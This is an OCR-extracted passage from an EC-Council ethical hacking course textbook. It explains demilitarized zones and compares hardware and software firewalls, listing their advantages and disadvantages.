


Figure 12.9: Multi-homed Firewall

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Demilitarized Zone (DMZ)

In computer networks, the demilitarized zone (DMZ) is an area that hosts computer(s) or a small sub-network placed as a neutral zone between a particular company's internal network and an untrusted external network to prevent outsider access to a company's private data. The DMZ serves as a buffer between the secure internal network and the insecure Internet, as it adds a layer of security to the corporate LAN, thus preventing direct access to other parts of the network.

A DMZ is created using a firewall with three or more network interfaces that are assigned specific roles, such as an internal trusted network, a DMZ network, or an external untrusted network (Internet). Any service such as email, web, or FTP that provides access to external users can be placed in the DMZ. However, web servers that communicate with database servers cannot reside in the DMZ, as they could give outside users direct access to sensitive information. There are many ways in which the DMZ can be configured according to specific network topologies and company requirements.





Figure 12.10: Demilitarized Zone (DMZ)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Types of Firewalls

There are two types of firewalls.

- **Hardware Firewalls**

  A hardware firewall is a dedicated firewall device placed on the perimeter of the network. It is an integral part of the network setup and is also built into broadband routers or used as a standalone product. It employs the technique of packet filtering. It reads the header of a packet to find out the source and destination addresses, and compares them with a set of predefined and/or user-created rules that determine whether it should forward or drop the packet. A hardware firewall functions on an individual system or a particular network connected using a single interface. Examples of hardware firewalls include Cisco ASA and FortiGate. Hardware firewalls protect the private local area network.

  However, hardware firewalls are expensive as well as difficult to implement and upgrade.

  Advantages:

  - Security: A hardware firewall with its operating system (OS) is considered to reduce security risks and increase the level of security controls.
  - Speed: Hardware firewalls initiate faster responses and enable more traffic.
  - Minimal Interference: Since a hardware firewall is a separate network component, it enables better management and allows the firewall to shut down, move, or be reconfigured without much interference in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Disadvantages:

- More expensive than a software firewall.
- Difficult to implement and configure.
- Consumes more space and involves cabling.




Figure 12.11: Hardware Firewall

- **Software Firewalls**

  A software firewall is similar to a filter. It sits between a regular application and the networking components of the OS. It is more useful for individual home users and it is suitable for mobile users who need digital security when working outside the corporate network. Further, it is easy to install on an individual's PC, notebook, or workgroup server. It helps protect your system from outside attempts at unauthorized access and provides protection against everyday Trojans and email worms. It includes privacy controls, web filtering, and more. A software firewall implants itself in the critical area of the application/network path. It analyzes the data flow against the rule set.

  The configuration of a software firewall is simple compared to that of a hardware firewall. A software firewall intercepts all requests from a network to the computer to determine if they are valid and protects the computer from attacks and unauthorized access. It incorporates user-defined controls, privacy controls, web filtering, content filtering, etc., to restrict unsafe applications from running on an individual system. Software firewalls use more resources than hardware firewalls, which reduces the speed of the system. Examples of software firewalls include those produced by Norton, McAfee, and Kaspersky.

  Advantages:

  - Less expensive than hardware firewalls.
  - Ideal for personal or home use.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Easier to configure and reconfigure.

Disadvantages:

- Consumes system resources.
- Difficult to uninstall.
- Not appropriate for environments requiring faster response times.


